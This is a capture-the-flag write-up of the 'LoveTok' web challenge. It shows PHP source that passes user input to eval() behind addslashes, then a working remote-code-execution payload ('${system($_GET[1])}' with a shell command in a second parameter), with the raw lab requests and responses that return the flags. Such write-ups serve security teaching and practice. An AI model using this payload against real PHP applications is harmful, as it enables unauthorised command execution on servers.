

LoveTok

1) Checked the source code




```
┌──(vigneswar㉿VigneswarPC)-[~/…/LoveTok/web_lovetok/challenge/models]
└─$ cat TimeModel.php
<?php
class TimeModel
{
    public function __construct($format)
    {
        $this->format = addslashes($format);

        [ $d, $h, $m, $s ] = [ rand(1, 6), rand(1, 23), rand(1, 59), rand(1, 69) ];
        $this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";
    }

    public function getTime()
    {
        eval('$time = date("' . $this->format . '", strtotime("' . $this->prediction . '"));');
        return isset($time) ? $time : 'Something went terribly wrong';
    }
}
```

There is eval used here which we can control




```
┌──(vigneswar㉿VigneswarPC)-[~/…/LoveTok/web_lovetok/challenge/controllers]
└─$ cat TimeController.php
<?php
class TimeController
{
    public function index($router)
    {
        $format = isset($_GET['format']) ? $_GET['format'] : 'r';
        $time = new TimeModel($format);
        return $router->view('index', ['time' => $time->getTime()]);
    }
}
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Web/LoveTok/web_lovetok/challenge]
└─$ cat index.php
<?php
date_default_timezone_set('UTC');

spl_autoload_register(function ($name){
    if (preg_match('/Controller$/', $name))
    {
        $name = "controllers/${name}";
    }
    else if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

$router = new Router();
$router->new('GET', '/', 'TimeController@index');

$response = $router->match();

die($response);
```

2) Found a bypass to addslashes
https://swordandcircuitboard.com/php-addslashes-command-injection-bypass/




```
GET /?format=${system($_GET[1])}&1=cat ../flag4W4ew HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: curl/8.7.1
Accept: */*
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 30 May 2024 08:45:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 1865

$time = date("${system($_GET[1])}", strtotime("+5 day +21 hour +15 minute +60
second"));HTB{f4k3_fl4g_f0r_t3st1ng}
<html>
  <head>
    <meta name='author' content='makelaris, makelarisjr'>
    <meta name='viewport' content='width=device-width, initial-scale=1, shrink-to-fit=no'>
    <title>
      LoveTok
    </title>
    <link rel='stylesheet' href='
    //maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css' integrity='
    sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJlSAwiGgFAW/dAiS6JXm' crossorigin='
    anonymous'>
    <link rel='stylesheet' href='
    //cdnjs.cloudflare.com/ajax/libs/font-awesome/5.15.2/css/all.min.css' integrity='
    sha512-HK5fgLBL+xu6dm/Ii3z4xhlSUyZgTT9tuc/hSrtw6uzJOvgRr2a9jyxxT1ely+B+xFAmJKVSTbpM/CuL7qx
    08w==' crossorigin='anonymous' />
    <link rel='stylesheet' href='/static/css/main.css' />
    <link rel='preconnect' href='//fonts.gstatic.com'>
    <link link='preload' href='//fonts.googleapis.com/css2?family=Press+Start+2P&display=swap'
     rel='stylesheet'>
    <link rel='icon' href='/assets/favicon.png' />
  </head>
  <body>
    <div id='main' class='container'>
      <h1 id='title'>
        <i class='fas fa-heart pulse'>
        </i>
         <b>
          LoveTok
        </b>
         <i class='fas fa-heart pulse'>
        </i>
      </h1>
```

Selection 4 (0x4)
Selected text
time

Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 0
Request headers 6
Response headers 5

3) Got flag



```
GET /?format=${system($_GET[1])}&1=cat ../flagG0acf HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: curl/8.7.1
Accept: */*
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Connection: close

```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 30 May 2024 08:47:22 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 1798

HTB{wh3n_l0v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}
<html>
  <head>
    <meta name='author' content='makelaris, makelarisjr'>
    <meta name='viewport' content='width=device-width, initial-scale=1, shrink-to-fit=no'>
    <title>
      LoveTok
    </title>
    <link rel='stylesheet' href='
    //maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css' integrity='
    sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJlSAwiGgFAW/dAiS6JXm' crossorigin='
    anonymous'>
    <link rel='stylesheet' href='
    //cdnjs.cloudflare.com/ajax/libs/font-awesome/5.15.2/css/all.min.css' integrity='
    sha512-HK5fgLBL+xu6dm/Ii3z4xhlSUyZgTT9tuc/hSrtw6uzJOvgRr2a9jyxxT1ely+B+xFAmJKVSTbpM/CuL7qx
    O8w==' crossorigin='anonymous' />
    <link rel='stylesheet' href='/static/css/main.css' />
    <link rel='preconnect' href='//fonts.gstatic.com'>
    <link link='preload' href='//fonts.googleapis.com/css2?family=Press+Start+2P&display=swap'
     rel='stylesheet'>
    <link rel='icon' href='/assets/favicon.png' />
  </head>
  <body>
    <div id='main' class='container'>
      <h1 id='title'>
        <i class='fas fa-heart pulse'>
        </i>
         <b>
          LoveTok
        </b>
         <i class='fas fa-heart pulse'>
        </i>
      </h1>
      <br>
```

Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	0
Request headers	6
Response headers	5